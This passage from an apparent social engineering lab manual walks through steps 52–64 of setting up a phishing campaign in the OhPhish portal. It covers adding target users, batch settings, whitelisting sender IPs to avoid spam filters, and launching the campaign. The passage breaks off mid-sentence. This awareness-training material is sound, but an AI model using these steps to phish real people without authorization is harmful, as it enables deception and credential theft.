
52. In the **Attachment** field, enter any name (here, **PFinfo**).

Module 09 – Social Engineering



53. Click **Select Source** button under **Import user's** field.

Import Users pop-up appears, click to select the **Quick Add** option from the list of options.



54. The **Import Users Info** pop-up appears; enter the details of the employee and click **Add**.

The screenshot shows the 'Import Users Info' pop-up in the OhPhish portal. The form contains the following fields:

- Name
- Email
- Reporting Manager Email
- Designation
- Department
- Company
- Branch
- Country

A red box highlights the form fields, and another red box highlights the 'Add' button. Below the form is a table with the following columns:

ID	Name	Email	Reporting Manager Email	Designation	Department	Company	Branch	Country	Action

At the bottom right of the pop-up are 'Cancel' and 'Import' buttons.

55. Similarly, you can add the details of multiple users. Here, we added two users.


56. After adding the users' details, click **Import**.

57. In the **Batch Count** and **Batch Interval** fields, set the values to **1**.

Note: The values of Batch Count and Batch Interval might differ depending on the number of users you are sending phishing emails to.

58. Leave the **Landing Page** field set to its default value.

59. Scroll down to the end of the page and click **Create** to create the phishing campaign.



60. Add to your Whitelist pop-up appears, click **Done**.

Note: You must ensure that messages received from specific IP addresses do not get marked as spam. Do this by adding the addresses to an email whitelist in your Google Admin console. To do that, you can refer the whitelisting guide available for Microsoft O365 and G-Suite user accounts.

61. The **Confirm?** pop-up appears; click **SURE**.

62. A count down timer appears and phishing campaign initiates in ten seconds.

63. The **Alert!** pop-up appears, indicating successful initiation of a phishing campaign; click **OK**.

64. Now, switch to the **Windows Server 2019** virtual machine.


Note: If you are logged out of the 